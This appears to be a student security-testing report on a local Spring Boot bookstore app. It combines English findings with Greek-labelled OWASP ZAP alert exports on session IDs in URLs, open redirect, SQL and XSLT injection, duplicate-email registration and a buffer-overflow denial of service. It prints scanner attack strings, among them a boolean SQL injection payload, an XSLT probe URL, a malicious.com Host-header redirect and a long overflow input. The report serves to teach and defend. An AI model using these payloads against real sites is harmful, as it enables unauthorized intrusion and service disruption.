OWASP ZAP automated scan exposed this vulnerability (;jsessionid=A8C13495C917EC964D1708C35). The presence of session ID on URL exposes many “obvious” risks to the application (e.g. if the URL is shared the session id is directly exposed).



Ειδοποιήσεις (19)
- External Redirect (4)
- SQL Injection (9)
- SQL Injection - Authentication Bypass (2)
- Absence of Anti-CSRF Tokens (734)
- Buffer Overflow (8)
- Content Security Policy (CSP) Header Not Set (13)
- Missing Anti-clickjacking Header (13)
  - GET: http://localhost:8080
  - GET: http://localhost:8080/
  - GET: http://localhost:8080/books
  - GET: http://localhost:8080/books/1
  - GET: http://localhost:8080/cart
  - GET: http://localhost:8080/login
  - GET: http://localhost:8080/login;jsessionid=0998BD5C2DB
  - GET: http://localhost:8080/login;jsessionid=4EA448B702AA
  - GET: http://localhost:8080/login;jsessionid=A8C13495C917
  - GET: http://localhost:8080/new
  - GET: http://localhost:8080/register
  - POST: http://localhost:8080/login
  - POST: http://localhost:8080/register
- Session ID in URL Rewrite (3)
  - GET: http://localhost:8080/login;jsessionid=0998BD5C2DB
  - GET: http://localhost:8080/login;jsessionid=4EA448B702AA
  - GET: http://localhost:8080/login;jsessionid=A8C13495C917
- XSLT Injection (34)
- Application Error Disclosure (2)

Session ID in URL Rewrite

URL:	http://localhost:8080/login;jsessionid=A8C13495C917EC964D1708C358182CB5
Ρίσκο:	Medium
Εμπιστοσύνη:	High
Παράμετρος:	
Επίθεση:	
Αποδεικτικά στοιχεία:	jsessionid=A8C13495C917EC964D1708C358182CB5
CWE ID:	598
WASC ID:	13
Πηγή:	Παθητική (3 - Session ID in URL Rewrite)
Alert Reference:	3-2
Input Vector:	

Περιγραφή:

URL rewrite is used to track user session ID. The session ID may be disclosed via cross-site referer header. In addition, the session ID might be stored in browser history or server logs.

Άλλες Πληροφορίες:

Λύση:

For secure content, put session ID in a cookie. To be even more secure consider using a combination of cookie and URL rewrite.

Παραπομπή:

https://seclists.org/webappsec/2002/q4/111

CWE-524: Use of Cache-Prone Data in Sensitive Input Fields

SEVERITY: MEDIUM

The login page, include username and password input that lack an explicit autocomplete attribute. This allows some browsers to autofill these fields by default. This may lead to unauthorized disclosure or injection of stored values by JavaScript.


Source Code Location

login.html: Lacks the autocomplete attributes (username and password case) for both user and admin.

```
        <form action="/login" method="post">
            <input type="hidden" name="role" value="admin">
            <label>Username:</label>
            <input type="text" name="username" required="">

            <label>Password:</label>
            <input type="password" name="password" required="">
```

Exploitation – ChatGPT Support

By typing letter “J” on browser Mozilla, field username and password has automatically been completed by choosing username jim.



Welcome to the Books Store

Customer Login

Username:

jim

This connection is not secure. Logins entered here could be compromised.

A03:2021 Injection

CWE-601: URL Redirection to Untrusted Site (“Open Redirect”)

SEVERITY: HIGH

Application is vulnerable to URL redirection to untrusted Site that is also known as *Open Redirect*. This vulnerability happens when application redirects users to URL that is made from untrusted input (HTTP changed Host or URL parameters) and use no validation, allowing the attacker to redirect the target,

Source Code Location

It is the Sprint Boot framework default handling of redirect with untrusted HTTP headers. When methods in the controllers like in BookController newBook Line 54, or updateBook Line 83, or deleteBook Line 93, or in CartController addToCart Line 33 or processCheckOut Line 72, return a string e.g. redirect:/bool, the Spring book makes a full redirection using Host header. If the header is not validated, it can be manipulated.


Exploitation – Automated-Authenticated Scan

Attacker sends a GET request http://localhost:8080/books with header malicious.com

Application processes the requests and decides to redirect to http://localhost:8080/books

However instead of sending it to the location localhost:8080 , the application makes a Location header of 302 Found and makes a changed Host header, so the website is http://malicious.com/books .

This can be used to phishing attacks (to redirect to a fake login page), or bypassing security if the victim’s cookie is sent too. ZAP automated tool confirms this on the URLS /books, /cart/add, delete/1 and /save.



Ειδοποιήσεις (17)
- External Redirect (4)
  - POST: http://localhost:8080/books
  - POST: http://localhost:8080/cart/add
  - POST: http://localhost:8080/delete/1
  - POST: http://localhost:8080/save
- SQL Injection (7)
- Absence of Anti-CSRF Tokens (730)
- Buffer Overflow (7)
- Content Security Policy (CSP) Header Not Set (11)
- Missing Anti-clickjacking Header (11)
- Session ID in URL Rewrite
- XSLT Injection (22)
- Application Error Disclosure (2)
- Cookie without SameSite Attribute (5)
- Information Disclosure - Debug Error Messages (2)
- X-Content-Type-Options Header Missing (12)
- Authentication Request Identified (8)
- Information Disclosure - Suspicious Comments (7)
- Session Management Response Identified (7)
- User Agent Fuzzer (233)
- User Controllable HTML Element Attribute (Potential XSS) (6)

External Redirect

URL:	http://localhost:8080/books
Ρίσκο:	High
Εμπιστοσύνη:	Medium
Παράμετρος:	host
Επίθεση:	4717843256631147120.owasp.org
Αποδεικτικά στοιχεία:	4717843256631147120.owasp.org
CWE ID:	601
WASC ID:	38
Πηγή:	Ενεργοποίηση (20019 - External Redirect)
Alert Reference:	20019-1
Input Vector:	HTTP Headers

Περιγραφή:

URL redirectors represent common functionality employed by web sites to forward an incoming request to an alternate resource. This can be done for a variety of reasons and is often done to allow resources to be moved within the directory structure and to avoid breaking functionality for users that request the resource at its previous location. URL redirectors may also be used to implement load balancing, leveraging abbreviated URLs or recording outgoing links. It is this last implementation which is often used in

Άλλες Πληροφορίες:

The response contains a redirect in its Location header which allows an external Url to be set.

Λύση:

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

Παραπομπή:

https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html
https://cwe.mitre.org/data/definitions/601.html

CWE-89: Improper Neutralization of Special Elements used in an SQL Command(SQL Injection)

SEVERITY: HIGH

This application might be vulnerable to SQL injection, and this could allow the attacker to execute SQL queries through manipulated input. Although testing manually such queries failed in all attempts, suggesting that this might be a ***false*** *ZAP automated scan* ***alarm***. In a successful case, attacker could have access to the database and harm the system.

Source Code Location

Spring Data JPA repositories e.g. findAll(), findById(), save(), delete(), findByUsername(), that use prepared statements in general.

- controller.BookController.java (GET /books, POST /save, DELETE /delete/{id})
- controller. LogincController.java (POST /login)

Exploitation – Automated-Authenticated Scan


OWASP ZAP's active scan detected SQL injection on many URLs and parameters:

URLs:

http://localhost:8080/books, http://localhost:8080/cart/add, http://localhost:8080/delete/1, http://localhost:8080/login, http://localhost:8080/save

HTTP HEADERS: Host, User-Agent and Referrer headers, URL paths or Form parameters (jsessionid, username)

Example for Login: http://localhost:8080/login , ZAP successfully manipulated Boolean conditions jsessionid=…%26username=admin%26password=admin%261%3D1. This means that payloads like 1=11 or 1=2 into jsessionid or username parameters could cause a detectable difference in the application response, as we learned in the SQL injection advanced section of WebGoat. Although many of these alarms are detected from ZAP as critical, it might be a false alarm, because Spring JPA is/might be safe enough from SQL injections.



```
Ειδοποιήσεις (19)
  External Redirect (4)
  SQL Injection (9)
    GET: http://localhost:8080/books/1;
    POST: http://localhost:8080/cart/add
    POST: http://localhost:8080/delete/1
    POST: http://localhost:8080/delete/1
    POST: http://localhost:8080/delete/1;
    POST: http://localhost:8080/delete;/1
    GET: http://localhost:8080/login;jsessionid=A8C13495C91
    POST: http://localhost:8080/login
    POST: http://localhost:8080/login
  SQL Injection - Authentication Bypass (2)
```

SQL Injection

URL:	http://localhost:8080/login;jsessionid=A8C13495C917EC964D1708C358182CB5%20AND%201=1%20--%20
Ρίσκο:	High
Εμπιστοσύνη:	Medium
Παράμετρος:	login;jsessionid=A8C13495C917EC964D1708C358182CB5
Επίθεση:	login;jsessionid=A8C13495C917EC964D1708C358182CB5 AND 1=1 --
Αποδεικτικά στοιχεία:	
CWE ID:	89
WASC ID:	19
Πηγή:	Ενεργοποίηση (40018 - SQL Injection)
Input Vector:	URL Path

Περιγραφή:

SQL injection may be possible.

CWE-91: XML Injection (XLST Injection)

SEVERITY: HIGH


XLST injection is a type of XML injection when user-controlled input XLST is used. This kind of injection may allow the attacker to execute code on the server by using this kind of XML.

Source Code Location

Apache Tomcat uses/may use XSLT processor. No direct use of XSLT from user.

Exploitation – Automated-Authenticated Scan

OWASP ZAP automated scan deleted this vulnerability. It is mostly an alert and not a direct exploitation. URLs like this: http://localhost:8080/%3Cxsl:value-of%20select=%22system-property('xsl:vendor')%22%2F%3E could cause the server to be exploited or trigger an error. This is a generic finding, most likely a **false positive**, because this application does not use any XSLT user input. This application instead uses Thymeleaf which is HTML based, rather than XSLT.



```
GET: http://localhost:8080/login;jsessionid=0998BD5C2
GET: http://localhost:8080/login;jsessionid=4EA448B70
GET: http://localhost:8080/login;jsessionid=A8C13495C
GET: http://localhost:8080/new
GET: http://localhost:8080/register
POST: http://localhost:8080/login
POST: http://localhost:8080/register
Session ID in URL Rewrite (3)
  GET: http://localhost:8080/login;jsessionid=0998BD5C2
  GET: http://localhost:8080/login;jsessionid=4EA448B70
  GET: http://localhost:8080/login;jsessionid=A8C13495C
XSLT Injection (34)
  GET: http://localhost:8080/%3Cxsl:value-of%20select=%
  GET: http://localhost:8080/%3Cxsl:value-of%20select=%
  GET: http://localhost:8080/%3Cxsl:value-of%20select=%
  GET: http://localhost:8080/%3Cxsl:value-of%20select=%
  GET: http://localhost:8080/%3Cxsl:value-of%20select=%
  GET: http://localhost:8080/%3Cxsl:value-of%20select=%
  GET: http://localhost:8080/%3Cxsl:value-of%20select=%
  GET: http://localhost:8080/%3Cxsl:value-of%20select=%
  GET: http://localhost:8080/%3Cxsl:value-of%20select=%
  GET: http://localhost:8080/%3Cxsl:value-of%20select=%
  GET: http://localhost:8080/%3Cxsl:value-of%20select=%
```

Application Error Disclosure

URL: http://localhost:8080/save
Ρίσκο: Low
Εμπιστοσύνη: Medium
Παράμετρος:
Επίθεση:
Αποδεικτικά στοιχεία: HTTP/1.1 500
CWE ID: 550
WASC ID: 13
Πηγή: Παθητική (90022 - Application Error Disclosure)
Input Vector:

Περιγραφή:

This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the

Άλλες Πληροφορίες:

Λύση:


Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user.

Παραπομπή:

CWE-20: Improper Input Validation (Email Uniqueness)

SEVERITY: MEDIUM

The application fails to validate for unique email address provided during registration of a new customer. This allows distinct user account to be associated with same email, leading to violation of integrity of data.



```sql
SELECT * FROM costudent.user;
```

id	email	password	role	username
1	a@a.com	jim	customer	jim
2	a@a.com	jim2	customer	jim2
NULL	NULL	NULL	NULL	NULL


Source Code Location

- controller.RegistrationController.java: The registerUser method (Line 26) only checks for the uniqueness of the username userRepository.findByUsername(use.getUsername()) but does not perform any validation to ensure if the email is unique, before saving the User in the database.
- Repository.UserRepository.java: This interface is missing a method to find users by email, for example Optional<User> findByEmail(String email) for making the check. An attacker can register many accounts using the same email address, creating ambiguity when the user tries to identify, and also can cause problems when accounts tries to recover (e.g. password reset). The ability to successfully have registered as jim and jim2, and both use a@a.com demonstrates this lack of validity.

Exploitation – manual scan

The attacker can exploit the application by a manual registration.


- First user account is registered successfully (username jim and email: a@a.com)
- A second account is registered successfully (username: jim2 but uses the same email a@a.com)



```sql
SELECT * FROM costudent.user where username="jim" or username="jim2";
```

id	email	password	role	username
1	a@a.com	jim	customer	jim
302	a@a.com	jim2	customer	jim2
NULL	NULL	NULL	NULL	NULL

The same exploitation was found again later with OWASP ZAP automated scan tools.



Ειδοποιήσεις (19)
- External Redirect (4)
- SQL Injection (9)
- SQL Injection - Authentication Bypass (2)
- Absence of Anti-CSRF Tokens (736)
- Buffer Overflow (8)
- Content Security Policy (CSP) Header Not Set (15)
- Missing Anti-clickjacking Header (14)
- Session ID in URL Rewrite (4)
- XSLT Injection (34)
- Application Error Disclosure (2)
- Cookie without SameSite Attribute (5)
- Information Disclosure - Debug Error Messages (2)
- X-Content-Type-Options Header Missing (15)
- Authentication Request Identified (13)
- GET for POST
- Information Disclosure - Suspicious Comments (10)
- Session Management Response Identified (7)
- User Agent Fuzzer (336)
- User Controllable HTML Element Attribute (Potential XSS) (1

User Controllable HTML Element Attribute (Potential XSS)

URL:	http://localhost:8080/register
Ρίσκο:	Informational
Εμπιστοσύνη:	Low
Παράμετρος:	email
Επίθεση:	
Αποδεικτικά στοιχεία:	
CWE ID:	20
WASC ID:	20
Πηγή:	Παθητική (10031 - User Controllable HTML Element Attribute (Potential XSS))
Input Vector:	

Περιγραφή:

This check looks at user-supplied input in query string parameters and POST data to identify where certain HTML attribute values might be controlled. This provides hot-spot detection for XSS (cross-site scripting) that will require further review by a security analyst to

Άλλες Πληροφορίες:

User-controlled HTML attribute values were found. Try injecting special characters to see if XSS might be possible. The page at the following URL:

Λύση:

Validate all input and sanitize output it before writing to any HTML attributes.

CWE-120: Buffer Overflow

SEVERITY: MEDIUM

Buffer overflow is when program tries to write data to buffer that is larger than the memory that is allocated. Zap tries to write a huge parameter to the memory that successfully caused buffer overflow.

SOURCE CODE LOCATION


POST http://localhost:8080/books for adding, registering or editing books.

EXPLOITATION – AUTOMATED-AUTHENTICATED SCAN

OWASP ZAP automated scan detected Buffer Overflow by injecting huge size input fields. These errors indicate:

Errors of this type, lead to unexpected execution.

Script connection stopped and threw 500 Internal Server Error. Such an attack caused denial of service and may disrupt service availability.



- Ειδοποιήσεις (19)
  - External Redirect (4)
  - SQL Injection (9)
  - SQL Injection - Authentication Bypass (2)
  - Absence of Anti-CSRF Tokens (732)
  - Buffer Overflow (8)
    - POST: http://localhost:8080/books
    - POST: http://localhost:8080/books
    - POST: http://localhost:8080/books
    - POST: http://localhost:8080/delete/1
    - POST: http://localhost:8080/delete/1
    - POST: http://localhost:8080/delete/1
    - POST: http://localhost:8080/register
    - POST: http://localhost:8080/register
  - Content Security Policy (CSP) Header Not Set (12)
  - Missing Anti-clickjacking Header (12)
  - Session ID in URL Rewrite (2)
  - XSLT Injection (34)
  - Application Error Disclosure (2)
  - Cookie without SameSite Attribute (5)
  - Information Disclosure - Debug Error Messages (2)
  - X-Content-Type-Options Header Missing (13)
  - Authentication Request Identified (13)
  - GET for POST
  - Information Disclosure - Suspicious Comments (8)
  - Session Management Response Identified (7)
  - User Agent Fuzzer (336)
  - User Controllable HTML Element Attribute (Potential XSS) (10)

Buffer Overflow

URL: http://localhost:8080/books

Ρίσκο: Medium

Εμπιστοσύνη: Medium

Παράμετρος: book_name

Επίθεση:

```
fPLAwMcELqueWYdeBHqjeaLhfcpNAXEpgLKaqQnZMBamyuycqVcdwwDVPrLnJDbbPVkBuECQIbJjgBjjKLIOFFsGhpRTaTg
FXnBxhGdOLEBZnUvUMELOnLgvNHmUgqwVxPlamhJaeTUJZglADZjPvprDILLLvVLjvwobkZSkhuvKxhfxnsfTUyTPiNuyUWVU
EqdaHtglkCsMFjglFLIPsekHWAVdLTMJDWladjMCyMWtZoMQifwDTMejSiPjxABLtobAsyZEVXsDQPdZFTYbFRnWDWHWBsD
gJbtTvqhoaNgDAWYksqulykLwfWyhwsfXArSBqGtRGbrKwyZPMIbutHZpMJckfrRIYidaaNWdJnWZcyiVWTOqKpkAFflDdeyYbJlk
ZjWAhbQBaZUSYmENGbEocbnqaZPAmDagVVlrcqCWGLvhWTfQBghnnxZpltYJExjGstYUlPDhHYqXYGIHnmCpegxnmFWDI
oKcPDCnlNFeFRtWjCxwsJfcCROAMAipsomcLDUqkGdClOKPbZqeJfYhlxwkJsQNtJNQfgcpSaeVnQblhffBOcbSGokxbRlKieo
AdXKBuepBKgSaVpYwhOolAljDloTyVjAVyFhSWBkSAZoLgVbbLxFDliUfWwJvMowgVMiDBFNhmJclYURcOccZmKkOFcNvrTZZ
NcFcSwRXrdEaVnStghafqgauAAKDSMwKsoFxDSLWqJHoleGJYxiGLtiQfJLthEsmINjUWqQMZUoMDgnZJUbmoEGjmouhbM
JhBrsdidrKpjuUHIgctVMEACCejCYklkMejOmnRmaOlPHnMiiKRrADtYrxmPrLoQXMVUHFUHigbVekHNbShnbbJYWLnYmRnn
nvoRIONuwvnkdiqGuDtwdAtOSAofqpmiXZdKAvyVbgadClquNLiqjDMntOTYpPZfwyCGelAcPQQuHWeuvkiHtbBCnRchhMroim
LjijETCAGBbbQdPjCZQBgrdFSsUuqdNAmMRZlFeTpmENDugOHCosZRYARsrrkartoOcNFpqMllkkByTUkwvutNPiMZwXLLBy
hFIFFbxJmTPUqlsxMYvlSQKyHnxUkqvwjgEUEVAleFRjfWOknHsZknUYicAkeOUiusNcjMvJdVUGGAnKFXBbXnxsRlyWpgimcX
BROhyNvZNAmlCptRBAlTHdrRpyHSDOaPtnlkwEfjkLdECDfVPShxZjPriNibBtHCTtMQsmCrUEmfpFKykGRLnyZXubxtcLjHKtw
auaYYpaksUWSNQkOlQLPHcSJZTUuxheHmovCPpigaxLdkyAwpcduvgfGrhZkbkECuVxNUyvZUuixHfHpNbJETsEpjQSDKPD
